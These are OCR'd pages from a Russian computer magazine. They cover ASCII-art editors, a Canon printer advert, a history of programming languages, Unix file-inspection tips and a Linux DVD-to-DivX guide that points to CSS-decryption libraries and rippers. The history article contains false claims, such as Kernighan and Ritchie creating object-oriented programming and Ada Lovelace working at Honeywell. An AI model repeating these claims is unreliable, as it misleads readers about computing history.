Однако хватит баловаться. Думаю, картинок ты и так насмотришься в сети. Давай перейдем к софту (помогающему тебе творить). Только в начале хочу обратить твое внимание на следующее: с помощью ASCII можно творить мультики. Ведь живая анимация есть не что иное, как совокупность картинок, последовательно сменяющих друг друга через определенный интервал времени. А что мешает тебе нарисовать собственных штук 20 (ну, 20 - это я загнул, а вот 10 в самый раз) картинок и крутить их с интервалом в 0,5 секунды? Ничего! Для твоего удобства существуют даже специальные вьюеры. Итак, вперед!





PC_Zone

ASCII-ART КАК ОН ЕСТЬ

TanaT(tanat@yes.ru)


<Проги, которые тебе пригодятся>

Ты, наверное, уже раскатал губу, сейчас, мол, поживлюсь чем-нибудь. Но должен огорчить: прока от софта для ASCII-ART очень мало. Теоретически для создания ASCII картинки достаточно любого редактора plain text'a, а основной "графический формат" - txt. Так что в описываемых в дальнейшем прогах нет никаких шаблонов (как в MS Visual C++) и графических наворотов. Однако есть небольшие примочки, делающие процесс создания если не легким, то хоть более приятным. Первая программа, которую мы рассмотрим, называется ASCII Editor. Вот как она выглядит:



На сегодня это, без сомнения, самый лучший редактор!

Эта программа позволяет рисовать примерно так же, как и в Paint'e. В ней есть определенные графические примитивы: линии, прямоугольнички, кружки и тому подобное.



К сожалению, ASCII Editor ЕДИНСТВЕННАЯ прога, рисующая примитивы

Сетка, разбивающая всю область экрана, позволяет лучше ориентироваться ASCII-дизайнерам. Одной из очень хороших сторон программы является возможность конвертировать файлы разных графических форматов в формат ASCII. Однако следует проявлять известную сдержанность ввиду следующих причин. Во-первых, время преобразования достаточно большое. То есть на конвертацию картинки из формата bmp (большой цветной картинки) может уйти несколько часов. Во-вторых, полученное изображение весьма абстрактно напоминает оригинал. Его придется долго и кропотливо обрабатывать.


Вторая программа - ASCII Viewer. Досовская софтинка для просмотра картинок и ASCII-мультиков. Обращаться с ней просто, как дважды два: ASC_V <имя файла>.<расширение файла> -V<высота экрана в точках> -S<скорость воспроизведения> -C<цвет символов>. К сожалению, оболочка как таковая отсутствует. Хотя и программа-то называется не Editor, а Viewer.

Третья софтина - AVE (ASCII Virtual Editor). Программа для просмотра и конвертирования файлов. Сильно уступает первой программе по функциональности - все надо рисовать ручками.



Звучит грозно, на практике - редактор жидкий на расправу

Единственные возможности этого эдитора - смена цветов фона и ASCII-символов. Это, конечно, преображает картинку, но вовсе не помогает ее созданию.



Интерфейс этого редактора хорош, но начинка подкачала...

Теперь ты знаешь достаточно много об ASCII-ART. Осталось только дать тебе пару ссылок на прощание, где слить проги и найти инфу. Если тебя расстроило малое количество рассмотренных прог, то тут уж я не виноват. Подумай только, мне пришлось выискивать из кучи редакторов те, которые созданы для работы под Windows!

<Линки>

http://studenten.freepage.de/meph/ascii/ascii.htm - ASCII Editor самая лучшая прога
www.geocities.com/SoHo/2695/links.htm#utilities
www.cs.caltech.edu/~adam/ASCII
www.inetw.net/~mullen/ascii.htm
www.chris.com/ascii_art_menu.html



А что, если качество разогнать до предельной скорости?



BUBBLE JET PRINTER S900


Увеличение скорости печати часто ведет за собой потерю качества. И до сих пор выбор цветного принтера означал компромисс между этими двумя параметрами. Но с появлением нового принтера Bubble Jet S900 вы впервые можете получить максимально четкое изображение за минимально короткое время! Теперь благодаря новой печатающей головке (3072 дюзы) на печать фотографии формата A4 (1200 dpi) уйдет всего-то только около 1 минуты вашего драгоценного времени. С этим принтером вы получаете исключительное качество печати с разрешением 2400x1200 dpi, а 6 новых высококонтрастных фоточернил и передовая микрокапельная технология (MicroFine Droplet Technology™) сделают изображение более проработанным и насыщенным по цвету. Можно утверждать, что новый принтер Bubble Jet S900 – это находка для фотографа! Используя технологию раздельных чернильниц, быструю печать без полей, передовое программное обеспечение, включающее фотооптимизатор (Photo Optimiser PRO) и функции обработки изображений Vivid Photo, вы получаете снимки, о которых раньше могли только мечтать.

А что... здорово получить все сразу с принтером Bubble Jet S900!

Теперь вы делаете все, что только можете представить! Техника Canon. Для невероятных, смелых идей!

www.canon.ru






* Доступно на сайте www.canon-europa.com
Только для Microsoft Windows



you can
Canon

Товар сертифицирован

ИНФОРМАЦИЯ О ДИЛЕРАХ: +7(095) 903 90 90

PC_Zone

ЯЗЫКИ ПРОГРАММИРОВАНИЯ: ИСТОРИЯ И РАЗВИТИЕ

 Нагорский Артем aka Cordex (cordex@real.xakep.ru)

Языки программирования: история и развитие

Краткий экскурс в историю, которую нужно знать

Привет, дружище! Наверняка, благодаря][и рубрике "Кодинг" в частности ты значительно поднялся и преуспел в программировании: стал писать проги, заточенные под свои хацкерские нужды, выкладывать их в Сеть и т.д. Все это, конечно, хорошо, но знаешь ли ты историю того языка, на котором программируешь, как он развивался? А других? Или вообще, как они появились и развивались? Нет? Ай, как плохо, надо бы изнать ради общего развития =). Поэтому в этой статье я расскажу тебе об основных вехах развития современных языков программирования. Действительно, эту историю нужно знать...

<С чего все начиналось>

В далекие-далекие времена, когда еще не было современных языков программирования, люди, а точнее программисты тех времен, имели дело непосредственно с машинным кодом. Естественно, такие люди очень ценились, и к ним предъявлялись огромные требования, такие, как превосходное знание машинного кода, всей архитектуры тех компьютеров (напомню, что основным носителем информации был не винт, как сейчас, а обыкновенные перфокарты и перфоленты). Но все-таки программы того времени были достаточно простые из-за ряда причин, таких, как сложность машинного кода, его отладки и, конечно, самой примитивности вычислительных машин. И первым шагом у компьютерной цивилизации был переход к Ассемблеру.

<Assembler>

Может показаться, что это событие не было из ряда вон выходящим: мол, как были машинные коды, так и остались. Однако это не так. Да, программирование в машинных кодах осталось, но она стало символическим кодированием машинных команд. Это был огром-

Объектно-ориентированное программирование - вид программирования, разработанный в середине 70-х годов Керниганом и Ритчи, реализованный в объектно-ориентированных версиях языков Си и Паскаль. Оно представляет собой отображение объектов реального мира, их свойства, связи между ними при помощи специальных структур данных. В свою очередь, структурное программирование подразумевает наличие ряда встроенных структур: массивов, целых, строковых и вещественных переменных - при помощи которых и производится отображение свойств объектов.

ный шаг вперед, теперь программисту вовсе не нужно было разбираться в программировании команд на аппаратном уровне. В программировании на Ассемблере стало возможным использование меток, что облегчало в значительной мере отладку программ. Появилась возможность разработки целой серии вычислительных машин с одинаковой или сходной системой команд, что можно назвать первым подобием переносимости кода. Ассемблер нес в себе еще одну революционность для программирования: появилось два представления программ на нем: в машинных кодах и в чистом, откомпилированном виде. Но, по мере развития Ассемблера, его постоянного усложнения, дизассемблирование, т.е. перевод из одного представления программы в другой, становилось все более трудным делом. Надо отметить, что в итоге автоматическое дизассемблирование стало невозможным - для этой цели стали появляться специальные программы-дизассемблеры.

<Fortran>

Первый язык программирования высокого уровня под названием Фортран (Fortran) был разработан в 1954 году Джоном Бэкусом, работником корпорации IBM в Нью-Йорке. Данное событие, как ты понимаешь, было очень значимым: впервые в истории человечества программист мог отвлечься от разборок со сложными машинными кодами и вздохнуть с облегчением =). Самым главным и принципиальным отличием Фортрана от Ассемблера была концепция подпрограмм. Хотя в наше время это и не в новинку, тогда это было действительно новым. Для разработчиков достигнуть этого стоило небывалых усилий: скажу лишь, что сама работа над компилятором продолжалась более двух лет! В апреле 1957 года компилятор был полностью готов и мог быть использован на машинах IBM-704. Несмотря на это, большинство программистов встретили Фортран недовольно. Они считали гораздо более эффективным и надежным написать небольшой код вручную, чем получить его как часть компиляции. Но время идет, требования к жизни становятся жестче: не обошло это и программирование. Вскоре стало понятно, что компилятор для программиста не враг, а друг, особенно это становится заметно при реализации больших проектов. Преимуществом Фортрана было и то, что он был достаточно легким для обучения. Вскоре он стал более или менее признан и использовался на шести различных моделях компьютеров фирмы IBM. Но, несмотря на все это, новый язык не был лишен и недостатков, что, в конечном счете, привело к появлению Фортрана II. Одним из основных преимуществ новой версии над старой была способность присоединять программы на ассемблере. Затем создавались еще несколько версий этого языка вплоть до Фортрана версии IV. Этот язык программирования использовался (и используется по сей день) для различных научных расчетов и вычислений. Роль Фортрана была огромна, и одна из них дала понять всем ведущим программистам, что будущее за языками высокого уровня.

<Cobol>

Вскоре после Фортрана, а именно в 1960 году, был создан язык Кобол (Cobol). Он изначально разрабатывался для создания коммерческих приложений. Даже расшифровывается как Common Business Oriented Language - универсальный язык, предназначенный для бизнеса. Все началось в далеком 1959 году, когда прошла конференция по языкам программирования - CODASYL. Причиной ее созыва была причина создания единого языка для деловых приложений. Что и было реализовано в Коболе. Язык сразу признали достаточно удобным для любой сферы бизнеса, был очень удачен для людей, не особо искушенных в программировании, и, что немаловажно, был машинно-независимым. Его популярность заметно увеличилась после выхода в 1962 году улучшенной второй версии языка. Вследствие этого, на нем были написаны многие тысячи коммерческих прикладных программ. Одной из главных особенностей этого языка стала возможность эффективной работы с большими массивами данных, что характерно именно для коммерческих и деловых приложений. В целом, стоит отметить, что, несмотря на многие сходства с Фортраном, этот язык программирования был принят гораздо легче по сравнению с тем же Фортраном.



Бостон, 16 мая 1985 года - празднование 25-летия языка Cobol

<PL/1>

Все той же компанией IBM в 1964 году был разработан новый язык программирования - NPL (New Programming Language). Но, дабы избежать путаницы с той же аббревиатурой у Национальной Физической Лаборатории в Англии (National Physical Laboratory), язык был переименован в PL/1. Целью его разработки ставилось замещение новым языком программирования Фортрана и Кобола в большинстве приложений. До него исключительно все языки программирования, взять тот же Кобол, разрабатывались для какой-либо отдельной области, например, науки. PL/1 же, в отличие от них, был призван использоваться в более широких областях применения. Это было его отличием; отличием вроде бы достаточным, чтобы все сказали о нем: "PL/1 - номер один в мире!", но этого не произошло. Вроде бы обладая огромным богатством синтаксических конструкций, универсальностью применения, он мог бы претендовать на это место. Но дело в том, что, несмотря на богатство синтаксиса языка, он был весьма сложным, опять-таки в отличие от предыдущих языков программирования. По этой причине разработка компилятора под него была крайне сложным делом. Поэтому язык всемирно и не распространился, а использовался лишь внутри корпорации IBM.

<Basic>

В 1963 году Джон Кемени и Томас Курц, сотрудники математического факультета Дармутского колледжа, написали простой и легкий в изучении язык, который назвали Бейсик (Basic Beginner's All-purpose Symbolic Instruction Code - универсальный код символических инструкций для начинающих). Язык задумывался, в первую очередь, как средство обучения и как первый изучаемый язык программирования. То же самое твердят и современные преподы по информатике, не правда ли? =). Хотя, надо сказать, теперь на эту роль больше отводится Паскаль, но об этом позже. В конце 1975 г. был создан первый интерпретатор Бейсика, который состоял примерно из 20 страниц восьмеричного кода. Его создали два программиста-любителя Дик Уиппл и Джон Арнольд. В этом же году в историю мирового компьютерного программирования вмешивается всеми уважаемый и ругаемый Билл Гейтс =), написавший вместе со своим другом Полом Алленом одну из версий Бейсика. В дальнейшем этот язык программирования зарекомендовал себя как действительно легкий для восприятия новичками и обладающий многими возможностями и для профессионалов. Было создано несколько мощных реализаций BASIC, поддерживающих самые современные концепции программирования, отличающиеся наглядностью и простотой, например, всем известный Microsoft Visual Basic.

<Pascal и Delphi>

Вот мы и дошли до одного из ключевых языков программирования. Паскаль, как всем известно, назван в честь французского математика, разработан он был профессором информатики Николасом Виртом в 1970 году. Очень быстро он получил очень широкое применение и распространение, потеснив позиции даже Бейсика, его преимущества стали очевидны: относительная легкость изучения, простой и наглядный код программ и очень широкая сфера применения. Почему я назвал его ключевым? Да потому, что на его основе в дальнейшем были образованы не только такие языки, как Ада и Модула-2, но и многие другие языки программирования содержат во многом аналогичные Паскалю структуры. Спустя какое-то время Паскаль стараниями Андерса Хейлсберга превратился в мощную профессиональную систему программирования - Turbo Pascal. Эта система стала настолько популярной во всем мире, что выходят несколько ее версий вплоть до 4.0. Именно с этой версии он становится не только быстрым компилятором, но и обладает возможностью разбиения программы на части, компилируемые по отдельности. К осени 1988 года появилась версия 5.0 с еще более развитым программным окружением. Вот тут-то возможности Паскаля показали себя в полной мере: Borland Pascal и используемый в Delphi язык Object Pascal основываются на Turbo Pascal и развивают его идеи. Дельфи по сути является компилятором языка Pascal. Первая версия Delphi стала первым инструментом для разработки Windows-приложений, объединившая в себе надежный компилятор, визуальную среду для программиста и очень мощные возможности языка по работе с базами данных. Спустя год после выхода Delphi 1 был разработан Dephi 2 для 32-битной системы. Как и у всех удачных языков, у Дельфи появлялись все новые и новые версии, одна из по-


NEXT


PC_Zone

ЯЗЫКИ ПРОГРАММИРОВАНИЯ: ИСТОРИЯ И РАЗВИТИЕ

Нагорский Артем aka Cordex
(cordex@real.xakep.ru)

следних на сегодняшний день - 6.0. Таким образом, Delphi является очередным шагом в эволюции компиляторов Паскаля.





Имею честь представить основателя Паскаля: Николаса Вирта

<C и C++>

1972 году в фирме Bell Labs стараниями Д. Ритчи был разработан язык программирования - Си. Первоначально он создавался как язык для разработки Unix-систем. Си часто называют "переносимым ассемблером", так как он позволял и позволяет работать с данными практически так же эффективно, как и при работе с ассемблером. Именно этим и объясняется его популярность и поныне. В 1977 г. началась работа по созданию машинно-независимой версии транслятора с языка Си с целью облегчения его переноса в новые окружения. Результатом этого явилось появление совместимых по входному языку трансляторов с Си для 15 различных типов компьютеров. Си обладает двойственностью: с одной стороны, это сравнительно низкоуровневый язык, позволяющий учитывать каждую деталь алгоритма для достижения максимальной производительности. С другой - он и высокоуровневый язык, который учитывает в полной мере особенности архитектуры компьютера, что, в конечном счете, повышает эффективность программирования. Первые версии языка Си ++ были разработаны сотрудником все той же компании Bell Labs Бьярном Страуструпом. Произошло это в 1986 году. Он добавил в язык С объектно-ориентированные черты и исправил некоторые ошибки и неудачные решения предыдущей версии языка. Первыми его пользователями стали сами сотрудники Bell Labs. В 1993-м впервые был реализован коммерческий транслятор, и сам язык был назван "C++". Первым транслятором языка был препроцессор cfront, транслирующий программу на Си++ в эквивалентную программу на Си. Именно с этого времени появляются многочисленные книги по Си ++, и он получает очень широкое распространение. Могу сказать, что С++ продолжает развиваться и совершенствоваться даже в наше время. Сейчас он считается основной для разработки современных больших и сложных проектов. Конечно, как и у всего существующего в природе, у него имеются и слабые стороны, вытекающие из требований эффективности.

<Java>

В 1995 году в корпорации Sun Microsystems Кеном Арнольдом и Джеймсом Гослингом был создан такой язык, как Java (не путать с JavaScript!). Согласно преданиям =), технология Java пришла из проекта Oak, основной целью которого была разработка объектно-ориентированных средств описания. Но этот проект в скором времени постигла крупная неудача, и все силы было решено направить целиком на продукты, ориентированные на применение в Инете. Поэтому с апреля 1995 года по сети стала распространяется HotJava - интерфейс просмотра Web-страниц для платформ Sun. В настоящее время HotJava реализована не только для SunOS и Solaris, но и для многих других Unix-осей, также для Windows NT. Java взяла у Си его синтаксис и в то же время была избавлена от кое-каких неудобных черт последнего. Основное отличие Джавы от Си в том, что для Java происходит компиляция в код некоей абстрактной машины, для которой затем пишется эмулятор (Java Virtual Machine). Этот эмулятор - для вполне реальных систем. Главными отличиями Java-програм, которые называются Java-applications, является использование библиотеки Java-классов, которые обеспечивают разработку безопасных, распределенных систем.

Немного терминологии.
Транслятор - это комплекс программ, обеспечивающий перевод программы, написанной на символическом языке, в совокупность машинных команд.
Компилятор - это транслятор, обеспечивающий перевод программы, написанной на алгоритмическом языке, в совокупность машинных команд без ее выполнения в компьютере.
Системы программирования - это набор средств ввода, редактирования, трансляции и выполнения программ на компьютере.

<Ada и Ada 95>

Язык Ada необычен тем, что он был разработан при поддержке... Минобороны США =). Но обо всем по порядку. Итак, в 1978 году был объявлен конкурс на язык программирования, который мог бы использовать неоднородные структуры, умел разделять память и мог бы реализовывать неявные функции преобразования типов. Естественно, победитель нашелся, и случилось это через два года, а именно в 1980 году, когда появились спецификации языка Ада. Язык этот, кроме всего прочего, необычен тем, что разработан он был международным составом программистов компании Honeywell. Но, конечно, и среди них должен быть кто-то первый и выделяющийся. Ею оказалась Августа Ада Лайвейс, которая была первой программисткой (и кто после этого скажет, что женщине место только на кухне? =), в честь нее и был назван язык Ада. Наконец, окончательная спецификация языка Ада появилась в феврале 1983 года. В дальнейшем она послужила базисом не только для стандарта Минобороны США, но и стандарта Американского национального института стандартов (ANSI). Структура Ады очень похожа на Паскаль, поэтому этот язык программирования и в данное время считается весьма неплохим средством для разработки больших программных комплексов. Завершающим шагом была выработка все тем же министерством нового стандарта языка: ISO/Ies 8652:1985 (E), который описывает версию языка Ada95. Примечательно, что именно эта версия стала первой в мире объектно-ориентированной системой программирования, которая имела международный стандарт. Но все-таки оба эти языка (Ada и Ada95) не получили широкого распространения вне военных и проектов крупного масштаба.

На этом наш разговор об истории и развитии важнейших языков программирования считаю оконченным. Буду считать свою задачу выполненной, если после прочтения этой статьи ты почерпнул что-то новое для себя и понял, каких усилий стоило некоторым выдающимся людям разработать тот язык программирования, который каждый выбирает для себя. От себя говорю Д. Ритчи, Николасу Вирту, Бьярну Страуструпу и многим другим личностям, трудившимся для компьютерного мира, огромное спасибо!



TIPS&TRICKS

Представь ситуацию, что у тебя на винте лежит файл неизвестного происхождения, ты не помнишь (или не знаешь) для чего он и откуда. В Винде, если к файлу не приложено никаких readme-файлов, единственный способ узнать о нем, это запустить (конечно, если файл исполняемый), что может быть небезопасно. Совсем другая ситуация в *никсе. В никсах можно узнать о файле, если не все, то очень многое, не запуская его. Для этого нужно воспользоваться несколькими малоизвестными командами.

file <имя_файла> - выводит информацию о платформе, версии и структуре библиотек файла. Например, **file /usr/bin/emacs**. Как видишь, в данной команде нужно указывать полный путь к файлу. Поэтому, чтобы не париться с путями, используй встроенную команду **which**, т. е. если ввести **file `which emacs`**, то никсы сами определят путь к проге, и ты получишь тот же результат. Советую использовать **which** в любых других командах (что я и буду делать дальше).

Команда: **rpm -qfl <имя_файла>** расскажет тебе о предназначении файла, его создателе, номер версии и т. д и т. п.. Например, **rpm -qfi `which mc`**.

Если интересующий тебя файл входит в пакет каких-либо утилит, то команда **rpm -qfl <имя_файла>** выведет список всех файлов этого пакета. Например, **rpm -qfl `which eject`**.

Чтобы узнать библиотеки, которые использует программа, используй команду **ldd <имя_файла>**. Например, **ldd `which fdisk`**.

И последнее, посмотри мэны: **man <имя_файла>** (здесь путь к файлу можно не указывать). Мэны - это доки к файлам. Соответственно, если к файлу есть мэн, то ты узнаешь о нем почти все. Правда, для файла скаченного с Инета мэна скорее всего не окажется.


Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru).
А ты прислал мне свои трюки и советы?

PC_Zone

ЖВАЧКА ДЛЯ ГЛАЗ

APG (apgspb@mail.ru)

Жвачка для глаз, или DivX своими руками



MPEG-4 из DVD в Linux'е

Знаешь, что такое ЛЯРВА? Нет, это не Ирка с третьего этажа. И не Аська с пятого. Это слово из лексикона "продвинутых" перцев, умеющих летать в астрале и путешествовать, не сходя с места. По словам одного такого экстрасенса, моего лечащего врача, Лярва - это внеземное существо, астральный засланец, паразит, арендующий твое тело. Об чем это я? Да все о том же, о компьютерах. Оказывается, весь технический прогресс, все, от самоката до ракеты, придумал не Человек Разумный, а Лярва. Людям все эти железяки ни к чему. Сверхзадача человека - развить свои внутренние способности и погрузиться в астрал, соединиться с богом, нырнуть в нирвану и т.п. Однако Лярвам конкуренты там не нужны. Вот они и отвлекают человечество от главного, подсовывая ему сладенькое. Кому компьютер, кому автомобиль, кому денег, ну а кому и утюга хватит. Подойди к зеркалу. Что ты видишь? Перца с затуманенным взглядом от выпитого пива и бессонных ночей у монитора? Ты попал. Испугался? Не плачь. Никогда. Даже под дождем. И по монику стучать кувалдой незачем. Лярва уже в тебе. Если пока нет сил бороться, попробуй усыпить ее бдительность. Еще неизвестно, кто кого будет юзать. Лярва очень любит смотреть кино. Покажи ей какую-нибудь фантастику на DVD, а сам в это время - в астрал. Для экономии бабок преврати лицензионный DVD в народный DivX. А лучше в 3ivx. Не слышал о таком? Как тебе повезло. Узнаешь что-то новое. А знания на плечи не давят.

<Алгоритм>

][уже писал, как перегнать DVD в DivX. Не будем повторяться. Сделаем все в Linux'е. Давай, как хирург, работать и головой, и руками. Вкратце, что делаем. Устанавливаем DVD дисковод; заставляем его работать; смотрим DVD-кино; снимаем защиту и переписываем файлы на винт; ищем необходимые кодеки; перегоняем фильм в MPEG-4.

<Установка дисковода>

И по форме, и по разъемам DVD дисковод - точная копия CD. Поэтому, что и куда засунуть, разберешься сам. Не маленький. (Если после твоих манипуляций комп задымится, а полрайона останется без электричества, обязательно напиши в "западлостроение", как тебе это удалось.) Linux нумерует IDE-устройства по алфавиту. Винт на первом IDE канале, установленный как master, будет hda, slave - hdb. Мой ДиВиДеныш висит на втором IDE канале как master, поэтому для Linux он - hdc. Уточни, под каким именем твой DVD известен системе. После этого в каталоге /dev сделай ссылку.

```
cd /dev
ln -s /dev/hdc /dev/dvd
```

Затем создай директорию /mnt/dvd, а в файле fstab добавь строчку:

```
/dev/dvd /mnt/dvd auto noauto,ro,user 0 0
```

Вот и все.

```
mount /mnt/dvd
```

Теперь можешь посмотреть, какие файлы прячутся на диске.

<Как стать преступником>

Ты - честный малый? Тогда посмотри DVD

фильм в Linux'ce. Все, ты попал. Твой дом - тюрьма. Не смейся. Смотри сам. Формат видео DVD подразумевает защиту от копирования. Фильмы шифруются по очень мудреной схеме под названием CSS (Content Scrambling System). Переписать DVD видео на винт и запустить его оттуда ты не сможешь. Сработает защита от копирования. Официальные спецификации DVD доступны в компании Toshiba после подписания соглашения о неразглашении и выплате взноса в $5000. Бесплатно, но при тех же условиях Matsushita патентует технологию шифрования CSS. Однако программеры не могут легально юзать данную инфу. И Билл тут не при чем. Просто всякие секретные коды противоречат GNU Pablic Lisence. А это, как понимаешь, - святое. Так как при выводе видео на экран его необходимо сначала дешифровать, на что Linux-программы не имеют права, получается, что все DVD плееры в Linux'e нарушают закон об авторских правах. А пользоваться незаконным программным обеспечением - преступление. Для законопослушных буржуинов InterVideo обещает выпустить и начать продажу(!) лицензионного LinDVD. Но кто будет ждать, когда очень хочется? 15-летний норвежский вундеркинд Йон Йохансен с сотоварищами решили сами написать DVD плеер. Изучив XingDVD, проигрыватель под Windows, они не только создали DVD-плеер, но и написали утилиту DeCSS, способную взламывать защиту DVD-дисков. Продолжение истории еще прикольней. После суда и приговора о запрете на распространение утилиты народ построил виртуальный памятник DeCSS (www.cs.cmu.edu/~dst/DeCSS/Gallery/). Текст программы лег в основу поэмы, песни, мультика. А компания Copyleft продала крупную партию футболок с напечатанным на спине кодом DeCSS.



Футболка с текстом DeCSS

История имеет продолжение. Два перца, Keith Winstein и Marc Horowitz, написали прогу всего из 7 строк, не похожую на DeCSS, но снимающую всякую защиту с DVD еще быстрее. Ладно, хватить трепаться. Американцы, конечно, интересная нация. Но и они умеют остановиться вовремя, не доводя ситуацию до полного маразма. Библиотеку libdvdcss, отвечающую за css-декодирование, можно свободно скачать с www.videolan.org/libdvdcss/. Никто тебя преследовать не будет. Не забудь поиметь libdvdred (www.dtek.chalmers.se/groups/dvd/), liba52 (http://lib52.sourceforge.net), avifile (http://avifile.sourceforge.net) и LAME (http://sourceforge.net/projects/lame/). Про DivX кодек (www.divx.com) я молчу. Его-то ты не позабудешь установить. DVD-плееров под Linux - воз и малая тележка. Выбирай сам. Многие юзают Xine (http://xine.sourceforge.net; css-плагин http://dvd.sourceforge.net/xine-dvdnav.shtml).



Плеер XINE

Мне больше нравится Mplayer (http://mplayer.sourceforge.net). Оба позволяют проигрывать не только DVD, но и VCD, AVI(win32), MPEG 4, DivX, mp3. Что нам, собственно говоря, и нужно.

<Рипперы и транскодеры>

Рипперы помогают снять защиту с DVD

файлов и переписать их на винт. Например, Vobcopy (http://www.linux-programming-newbie.org/). Хотя обычно подобные утилиты входят в состав более навороченных тулз. Самая-самая, по моему, - transkode (www.theorie.physik.uni-goettingen.de/~ostreich/transcode/). Это консольная программа позволяет перекодировать видео и аудио из одного формата в другой. Хочешь DVD в DivX? Пожалуйста. Хочешь DivX:) в DivX или A3 в mp3? Нет проблем. Один только список поддерживаемых кодеков займет целую полосу.

